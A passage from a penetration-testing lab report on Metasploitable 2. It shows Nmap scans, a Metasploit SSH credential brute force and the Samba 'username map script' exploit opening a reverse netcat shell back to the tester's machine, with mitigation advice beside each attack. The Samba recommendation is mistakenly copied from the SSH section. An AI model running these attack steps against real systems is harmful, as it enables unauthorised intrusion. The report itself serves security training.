


Figure 9 : Nessus Scan result for OWASP BWA VM

4. Vulnerability Analysis, Exploitation and Mitigation

4.1. Exploit openSSH Random Number Generator weakness – Metasploitable 2


Severity – Critical

Description - According to the Nmap scan of the Metasploitable 2 Virtual Machine, There was an open SSH port found. SSH stands for Secure Shell which is used for secure and reliable remote login from one system to another. The remote SSH host key has been generated on a Debian or Ubuntu system which contains a bug in the random number generator of its OpenSSL library. The problem is due to a Debian packager removing nearly all sources of entropy in the remote version of OpenSSL. An attacker can easily obtain the private part of the remote key and use this to set up decipher the remote session or set up a man in the middle attack.

Solution - Consider all cryptographic material generated on the remote host to be guessable. All SSH, SSL and OpenVPN key material should be re-generated.

Exploitation –

- Find the version of the open SSH service running through the port.




```
thush@kali: ~
File Actions Edit View Help
(thush@kali) ~
$ nmap -sV -p 22 192.168.8.211
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-24 20:02 IST
Nmap scan report for 192.168.8.211
Host is up (0.00052s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 4.7p1 Debian 1 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.83 seconds
(thush@kali) ~
$
```

- The red team launched the msfconsole and search for the ssh_login module.



```
File Actions Edit View Help
msf6 > search ssh_login
Matching Modules
=====
#  Name
-  auxiliary/scanner/ssh/ssh_login
  auxiliary/scanner/ssh/ssh_login_pubkey

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/ssh/ssh_login_pubkey
msf6 > use 0
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):
=====
Name          Current Setting  Required  Description
----          -----          -----  -----
BLANK_PASSWORDS  false          no        Try blank passwords for all users
BRUTEFORCE_SPEED  5             yes       How fast to bruteforce, from 0 to 5
DB_ALL_CRED  false          no        Try each user/password couple stored in the current database
DB_ALL_PASS  false          no        Add all passwords in the current database to the list
DB_ALL_USERS  false          no        Add all users in the current database to the list
DB_SKIP_EXISTING  none          no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
PASSWORD          no           no        A specific password to authenticate with
PASS_FILE          no           no        File containing passwords, one per line
RHOSTS          192.168.8.211  yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT          22             yes       The target port
STOP_ON_SUCCESS  false          yes       Stop guessing when a credential works for a host
THREADS          1              yes       The number of concurrent threads (max one per host)
USERNAME          user           no        A specific username to authenticate as
USERPASS_FILE    userpass.txt  no        File containing users and passwords separated by space, one pair per line
USER_AS_PASS    false          no        Try the username as the password for all users
USER_FILE          user.txt      no        File containing usernames, one per line
VERBOSE          false          yes      Whether to print output for all attempts

msf6 auxiliary(scanner/ssh/ssh_login) > [ ]
```

- Then the team was set the necessary options in order to get the login credentials of the openSSH service.

```
thushi@kali:~
```

```
File Actions Edit View Help
Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/ssh/ssh_login_pubkey

msf6 > use 0
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):
Name      Current Setting  Required  Description
---      ---      ---      ---
BLANK_PASSWORDS  false      no        Try blank passwords for all users
BRUTEFORCE_SPEED 5       yes      How fast to brute-force, from 0 to 5
DB_ALL_CREDS  false      no        Try each user/password couple stored in the current database
DB_ALL_PASS  false      no        Add all passwords in the current database to the list
DB_ALL_USERS  false      no        Add all users in the current database to the list
DB_SKIP_EXISTING none     no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
PASSWORD      no        A specific password to authenticate with
PASS_FILE     no        File containing passwords, one per line
RHOSTS        yes      The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
PORT          22       yes      The target port
STOP_ON_SUCCESS false     yes      Stop guessing when a credential works for a host
THREADS        1        yes      The number of concurrent threads (max one per host)
USERNAME      no        A specific username to authenticate as
USERPASS_FILE no        File containing users and passwords separated by space, one pair per line
USER_AS_PASS  false     no        Try the username as the password for all users
USER_FILE     no        File containing usernames, one per line
VERBOSE       false     yes      Whether to print output for all attempts

msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.2.8.211
RHOSTS => 192.168.2.8.211
msf6 auxiliary(scanner/ssh/ssh_login) > set VERBOSE true
VERBOSE => true
msf6 auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf6 auxiliary(scanner/ssh/ssh_login) > set USERFILE /usr/share/wordlists/metasploit/db2_default_user.txt
USERFILE => /usr/share/wordlists/metasploit/db2_default_user.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set P
set PASSWORD_FILE      set PROMPT      set PROMPTCHAR      set PROMPTTIMEFORMAT      set PROXIES
msf6 auxiliary(scanner/ssh/ssh_login) > set P
set PASS_FILE      set PROMPT      set PROMPTCHAR      set PROMPTTIMEFORMAT      set PROXIES
msf6 auxiliary(scanner/ssh/ssh_login) > set PASSFILE /usr/share/wordlists/metasploit/db2_default_pass.txt
PASSFILE => /usr/share/wordlists/metasploit/db2_default_pass.txt
msf6 auxiliary(scanner/ssh/ssh_login) > [■]
```

- Then they run exploit command to get the credentials by bruteforcing the username and passwords.

```
thushi@kali:~ x thushi@kali:~ x
```

```
[+] 192.168.8.211:22 - Failed: 'db2fenc1:dasusr1'
[-] 192.168.8.211:22 - Failed: 'db2fenc1:db2fenc1'
[-] 192.168.8.211:22 - Failed: 'db2fenc1:db2pass'
[-] 192.168.8.211:22 - Failed: 'db2fenc1:db2pw'
[-] 192.168.8.211:22 - Failed: 'db2fenc1:db2password'
[-] 192.168.8.211:22 - Failed: 'db2fenc1:admin'
[-] 192.168.8.211:22 - Failed: 'db2fenc1:db2admin'
[-] 192.168.8.211:22 - Failed: 'db2fenc1:msfadmin'
[-] 192.168.8.211:22 - Failed: 'admin:db2inst1'
[-] 192.168.8.211:22 - Failed: 'admin:dasusr1'
[-] 192.168.8.211:22 - Failed: 'admin:db2fenc1'
[-] 192.168.8.211:22 - Failed: 'admin:db2pass'
[-] 192.168.8.211:22 - Failed: 'admin:db2pw'
[-] 192.168.8.211:22 - Failed: 'admin:db2password'
[-] 192.168.8.211:22 - Failed: 'admin:admin'
[-] 192.168.8.211:22 - Failed: 'db2admin:db2admin'
[-] 192.168.8.211:22 - Failed: 'admin:msfadmin'
[-] 192.168.8.211:22 - Failed: 'db2admin:db2inst1'
[-] 192.168.8.211:22 - Failed: 'db2admin:dasusr1'
[-] 192.168.8.211:22 - Failed: 'db2admin:db2fenc1'
[-] 192.168.8.211:22 - Failed: 'db2admin:db2pass'
[-] 192.168.8.211:22 - Failed: 'db2admin:db2pw'
[-] 192.168.8.211:22 - Failed: 'db2admin:db2password'
[-] 192.168.8.211:22 - Failed: 'db2admin:admin'
[-] 192.168.8.211:22 - Failed: 'db2admin:db2admin'
[-] 192.168.8.211:22 - Failed: 'db2admin:msfadmin'
[-] 192.168.8.211:22 - Failed: 'msfadmin:db2inst1'
[-] 192.168.8.211:22 - Failed: 'msfadmin:dasusr1'
[-] 192.168.8.211:22 - Failed: 'msfadmin:db2fenc1'
[-] 192.168.8.211:22 - Failed: 'msfadmin:db2pass'
[-] 192.168.8.211:22 - Failed: 'msfadmin:db2pw'
[-] 192.168.8.211:22 - Failed: 'msfadmin:db2password'
[-] 192.168.8.211:22 - Failed: 'msfadmin:admin'
[-] 192.168.8.211:22 - Failed: 'msfadmin:db2admin'
[+] 192.168.8.211:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] Command shell session 1 opened (192.168.8.121:38781 -> 192.168.8.211:22 ) at 2022-04-24 22:04:07 +0530
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > [■]
```

- After some failure matches of the username and passwords they found the ssh login credentials.(Username- msfadmin, password – msfadmin)

Recommendation - According to the blue team assessment on the effectiveness of present controls, ABC group have failed to implement proper defensive controls to mitigate existing SSH Service vulnerability. Therefore, Purple team has recommended to implement private/public keys authentication instead of current credential-based authentication

4.2. Exploit Samba Badlock Vulnerability – Metasploitable


Severity – High

Description - The version of Samba, a CIFS/SMB server for Linux and Unix, running on the remote host is affected by a flaw, known as Badlock, that exists in the Security Account Manager (SAM) and Local Security Authority (Domain Policy) (LSAD) protocols due to improper authentication level negotiation over Remote Procedure Call (PC) channels. A man in-the-middle attacker who can be able to intercept the traffic between a client and a server hosting a SAM database can exploit this flaw to force a downgrade of the authentication level, which allows the execution of arbitrary Samba network calls in the context of the intercepted user, such as viewing or modifying sensitive security data in the Active Directory (AD) database or disabling critical services.

Solution – Upgrade to Samba Version 4.2.11 / 4.3.8/ 4.4.2 or later.

Exploitation –

- Find the version of the SMB service running through the port




The screenshot shows a terminal window with the command \$ nmap -sV -p 139,445 192.168.8.211. The output indicates two open ports: 139/tcp and 445/tcp, both running Samba smbd 3.X - 4.X (workgroup: WORKGROUP). The service detection performed suggests the system is a Unix host.

```
thushi@kali:~$ nmap -sV -p 139,445 192.168.8.211
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-24 22:10 IST
Nmap scan report for 192.168.8.211
Host is up (0.0079s latency).

PORT      STATE SERVICE      VERSION
139/tcp    open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp    open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.21 seconds
```

- Launch the msfconsole and search through the modules and auxiliary scanners available for the SMB service. Then, an auxiliary scanner. After setting the necessary options, the auxiliary scanner was launched. Result yielded and re-affirmed version of SMB service running on both port 139 and 445.



The screenshot shows msfconsole with the auxiliary/scanner/smb/smb_version module selected. The user sets the RHOSTS option to 192.168.8.211 and runs the module. The output shows the module detected SMB on port 445 and completed its execution.

```
msf6 auxiliary(scanner/smb/smb_version) > show options
Module options (auxiliary/scanner/smb/smb_version):
Name      Current Setting  Required  Description
RHOSTS          yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
THREADS         1           yes        The number of concurrent threads (max one per host)


msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.8.211
RHOSTS => 192.168.8.211
msf6 auxiliary(scanner/smb/smb_version) > exploit
[*] Unknown command: exploit
msf6 auxiliary(scanner/smb/smb_version) > show options
Module options (auxiliary/scanner/smb/smb_version):
Name      Current Setting  Required  Description
RHOSTS          192.168.8.211  yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
THREADS         1           yes        The number of concurrent threads (max one per host)

msf6 auxiliary(scanner/smb/smb_version) > run
[*] 192.168.8.211:445      - SMB Detected (versions:1) (preferred dialect:) (signatures:optional)
[*] 192.168.8.211:445      - Host could not be identified: Unix (Samba 3.0.20-Debian)
[*] 192.168.8.211:        - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) >
```

- Next step is to identify the matching exploits for the current samba version. And there are two exploits found.


```
Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (Metasploit)
Samba < 3.0.20 - Remote Heap Overflow | unix/remote/i6320.rb
| linux/remote/7701.txt
```

- Select the ‘username map script’, find the payload in Metasploit.



```
File Actions Edit View Help
thushi@kali:~ x thushi@kali:~ x
msf6 auxiliary(scanner/smb/smb_version) > grep samba search username map script
  1 exploit/multi/samba/usermap_script 2007-05-14 excellent No Samba "username map script" Command Execution
Interact with a module by name or index. For example info 1, use 1 or use exploit/multi/samba/usermap_script
msf6 auxiliary(scanner/smb/smb_version) > use 1
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) >
```

- Set the options and run, then type **ls**. The red team got the full control of the remote server through vulnerable Samba service with the help of Metasploit.



```
File Actions Edit View Help
thushi@kali:~ x thushi@kali:~ x
msf6 exploit(multi/samba/usermap_script) > set LHOST 127.0.0.1
LHOST => 127.0.0.1
msf6 exploit(multi/samba/usermap_script) > run
[*] You are binding to a loopback address by setting LHOST to 127.0.0.1. Did you want ReverseListenerBindAddress?
[*] Started reverse TCP handler on 127.0.0.1:4444
[*] Exploit completed, but no session was created.
msf6 exploit(multi/samba/usermap_script) > set LHOST 192.168.8.121
LHOST => 192.168.8.121
msf6 exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.8.121:4444
[*] Command shell session 2 opened (192.168.8.121:4444 → 192.168.8.211:57399 ) at 2022-04-24 22:27:45 +0530

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

Recommendation - According to the blue team assessment on the effectiveness of present controls, ABC group have failed to implement proper defensive controls to mitigate existing SSH Service vulnerability. Therefore, Purple team has recommended to implement private/public keys authentication instead of current credential-based authentication

4.3. Exploit VNC server 'password' Password Vulnerability – Metasploitable


Severity – Critical

Description – The Virtual Networking Computer (VNC) server running on the remote host is secured with a weak password. Nessus was able to login using VNC authentication and a password of 'password'. A remote, unauthenticated attacker could exploit this to take control of the system.

Solution - Use Strong password pattern mechanism to secure the VNC service.

Exploitation –

- Find the version of the VNC service running through the port.




```
thushi@kali: ~
File Actions Edit View Help
thushi@kali: ~ x thushi@kali: ~ x

└─(thushi@kali)-[~]
$ nmap -sC -p 5900 192.168.8.211
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-24 22:05 IST
Nmap scan report for 192.168.8.211
